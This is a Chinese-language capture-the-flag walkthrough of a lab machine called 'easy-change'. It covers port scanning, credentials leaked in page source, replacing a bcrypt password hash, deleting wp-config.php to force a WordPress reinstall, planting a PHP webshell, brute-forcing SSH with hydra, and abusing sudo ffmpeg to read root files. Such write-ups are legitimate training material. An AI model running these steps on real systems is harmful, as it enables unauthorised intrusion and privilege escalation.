群友靶机-easy-change

1 信息收集

```
┌──(root㉿kali)-[~]
└─# nmap 10.22.23.140 -p- -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 04:56 EDT
Nmap scan report for 10.22.23.140
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3306/tcp open  mysql   MariaDB 5.5.5-10.5.23
MAC Address: 08:00:27:DC:2C:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

2 User

2.1 change.dsz

信息收集找到了一个入口点：http://10.22.23.140

进入后发现 `Please visit: change.dsz` 的提示


最开始没见到过靶机还要使用域名访问，没反映过来是什么意思，还到处找`change.dsz`是什么文件

后面拷打ai才反应过来是要使用域名访问

于是设置下 `windows` 目录下的 `hosts` 文件

```
10.22.23.140 change.dsz
10.22.23.140 change.dsz.
```

域名访问就看到东西了



登录界面，然后原本是想用bp抓包爆破的，结果一看

```
        Password: <input type="password" name="password" required>
      </label>
      <br>
      <input type="submit" value="Login">
    </form>
    <!-- Database connection settings:
    Host=localhost, DB=changeweb
    User=change, Password=change -->
  </body>
</html>

```

看来有个数据库，连上后能够看到密码

```
$2y$10$EFCK8LdjkDv1W52qObV8.OLUicO8h6kYBqU5nE1jOcSq3qQ9l5mZG
```

cmd5没办法解出来，但是看到数据库里面没有 `salt` 值，那不就能用相同方式构造个不同 `salt` 值的加密密文

继续拷打ai


```
import bcrypt

# 设置新密码（必须是字节串）
new_password = b"123456"  # 替换为您的密码，例如 b"secure123"

# 生成salt（指定成本因子=10）
# bcrypt.gensalt() 默认使用2b版本，rounds参数是成本因子
salt = bcrypt.gensalt(rounds=10)

# 哈希密码（自动使用随机salt）
hashed = bcrypt.hashpw(new_password, salt)

# 转换为字符串并输出（如果需要2y版本，替换前缀）
hashed_str = hashed.decode('utf-8')  # 例如: $2b$10$...
```

```
# 可选：将2b替换为2y（如果严格要求）
hashed_str_2y = hashed_str.replace('$2b$', '$2y$', 1)

print("新哈希:", hashed_str_2y)
```

```
$2y$10$uH.zuJMRyc.oCCSg/n4hxue.WRaNKFIbwjEqnQHyIKh1Yj5wfN7si
```

替换数据库密码就能用 `root:123456` 直接进去了

然后就能看到一个命令执行系统和一个查询id系统的，查询id的感觉没什么



感觉关键点应该是在前面的命令执行，但是这个命令执行缺失只能执行 ls、rm 、pwd

发现还有一个域名 ~~（我原本都以为就到命令执行就快结束了。。。）~~


```
ls /var/www -al

total 20
drwxr-xr-x  5 www-data www-data 4096 Jul 20 09:09 .
drwxr-xr-x 12 root     root     4096 Apr  1 10:05 ..
drwxr-xr-x  2 www-data www-data 4096 Jul 20 09:08 change.dsz
drwxr-xr-x  2 www-data www-data 4096 Jul 20 09:47 html
drwxr-xr-x  5 www-data www-data 4096 Jul 21 01:03 wordpress.change.dsz
```

和之前一样加到 `hosts` 文件中

```
10.22.23.140 wordpress.change.dsz
10.22.23.140 wordpress.change.dsz.
```

2.2 wordpress.change.dsz

访问后发现是一个wordpress的博客界面



先看看目录结构

```
ls /var/www/wordpress.change.dsz/ -al

total 252
drwxr-xr-x  5 www-data www-data  4096 Jul 21 01:03 .
drwxr-xr-x  5 www-data www-data  4096 Jul 20 09:09 ..
-rw-r--r--  1 www-data www-data   492 Jul 20 09:16 .htaccess
-rw-r--r--  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r--r--  1 www-data www-data 19903 Jul 21 00:04 license.txt
-rw-r--r--  1 www-data www-data  7425 Jul 21 00:04 readme.html
-rw-r--r--  1 www-data www-data  7387 Feb 13  2024 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 May  4 14:00 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2323 Jun 14  2023 wp-comments-post.php
-rw-r--r--  1 www-data www-data  3336 Oct 15  2024 wp-config-sample.php
-rw-rw-rw-  1 www-data www-data  3607 Jul 21 00:51 wp-config.php
drwxr-xr-x  7 www-data www-data  4096 Jul 21 05:18 wp-content
-rw-r--r--  1 www-data www-data  5617 Aug  2  2024 wp-cron.php
drwxr-xr-x 30 www-data www-data 16384 May  4 14:00 wp-includes
-rw-r--r--  1 www-data www-data  2502 Nov 26  2022 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3937 Mar 11  2024 wp-load.php
-rw-r--r--  1 www-data www-data 51414 Feb  3 11:55 wp-login.php
-rw-r--r--  1 www-data www-data  8727 Feb  8 11:00 wp-mail.php
-rw-r--r--  1 www-data www-data 30081 Mar  4 08:06 wp-settings.php
-rw-r--r--  1 www-data www-data 34516 Mar 10 14:16 wp-signup.php
-rw-r--r--  1 www-data www-data  5102 Oct 18  2024 wp-trackback.php
-rw-r--r--  1 www-data www-data  3205 Nov  8  2024 xmlrpc.php
```

继续看看


```
ls /var/www/wordpress.change.dsz/wp-admin

ls: cannot access '': No such file or directory
/var/www/wordpress.change.dsz/wp-admin:
```

```
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
authorize-application.php
comment.php
contribute.php
credits.php
css
custom-background.php
custom-header.php
customize.php
edit-comments.php
edit-form-advanced.php
edit-form-blocks.php
edit-form-comment.php
edit-link-form.php
edit-tag-form.php
edit-tags.php
edit.php
erase-personal-data.php
export-personal-data.php
export.php
freedoms.php
images
import.php
includes
index.php
install-helper.php
install.php
js
link-add.php
link-manager.php
link-parse-opml.php
link.php
load-scripts.php
load-styles.php
maint
media-new.php
media-upload.php
media.php
menu-header.php
menu.php
moderation.php
ms-admin.php
ms-delete-site.php
ms-edit.php
ms-options.php
ms-sites.php
ms-themes.php
ms-upgrade-network.php
ms-users.php
```

```
my-sites.php
nav-menus.php
network
network.php
options-discussion.php
options-general.php
options-head.php
options-media.php
options-permalink.php
options-privacy.php
options-reading.php
options-writing.php
options.php
plugin-editor.php
plugin-install.php
plugins.php
post-new.php
post.php
press-this.php
privacy-policy-guide.php
privacy.php
profile.php
revision.php
setup-config.php
site-editor.php
site-health-info.php
site-health.php
term.php
theme-editor.php
theme-install.php
themes.php
tools.php
update-core.php
update.php
upgrade-functions.php
upgrade.php
upload.php
user
user-edit.php
user-new.php
users.php
widgets-form-blocks.php
widgets-form.php
widgets.php
```

访问后台 `/wp-admin`，爆破了一会会发现进不去，这个时候发现 /wp-admin 下有一个 /install.php 访问看看

http://wordpress.change.dsz/wp-admin/install.php



这个时候联想到前面没用上的 rm

在通过查找发现要重新安装要删除更目录下的 wp-config.php

于是又返回 `change.dsz`

```
rm -rf /var/www/wordpress.change.dsz/wp-config.php
```

然后再访问就能够跳转到安装界面

http://wordpress.change.dsz/wp-admin/setup-config.php

按照顺序安装，这里好像靶机的数据库因为不是 `root` 所以安装不了，所以我是用本机的 `windows` 安装的数据库，

然后如果要用小皮数据库的话，记得要先设置下允许外部 ip 连接数据库

```
#在mysql.ini里设置
[mysqld]
bind-address = 0.0.0.0
skip-networking = OFF

#本地连接数据库
-- 授权所有IP可访问
GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY '123456' WITH GRANT
OPTION;b
-- 刷新权限
FLUSH PRIVILEGES;
```

之后就能够用设置的账号密码进入后台

进入后台后，找到工具下的主题文件编辑器

找个php写入一句话木马

然后连上就行了

```
www-data:/home/lzh) $ cat user.txt
flag{root-8d4727897d0129417e1f3f91d1474c1c}
```

Root

在家目录下可以发现一个字典

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
```

那肯定是要开始爆破了

```
hydra -l lzh -P ./2.lst ssh://10.22.23.140 -V -I -e nsr -t 64
```

```
[ATTEMPT] target 10.22.23.140 - login "lzh" - pass "dolphin" - 161 of 230 [chi
[22][ssh] host: 10.22.23.140   login: lzh   password: 1a2b3c4d1a2b3c4d
1 of 1 target successfully completed, 1 valid password found
```

发现密码是

```
1a2b3c4d1a2b3c4d
```

连上后看下

```
sudo -l
```

```
lzh@Change:~$ sudo -l
Matching Defaults entries for lzh on Change:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lzh may run the following commands on Change:
    (ALL) NOPASSWD: /usr/bin/ffmpeg
```

发现有个ffmpeg

这个是一个操作音频和视频的工具，在有sudo后能够读取文件

然后拷打拷打ai就能够读取到root下的flag

拷打结果

```
sudo /usr/bin/ffmpeg -f data -i /root/root.txt -map 0 -codec copy -f rawvideo
user.txt
```

```
lzh@Change:~$ cat root.txt
flag{root-8d4727897d0129417e1f3f91d1474c1c}
```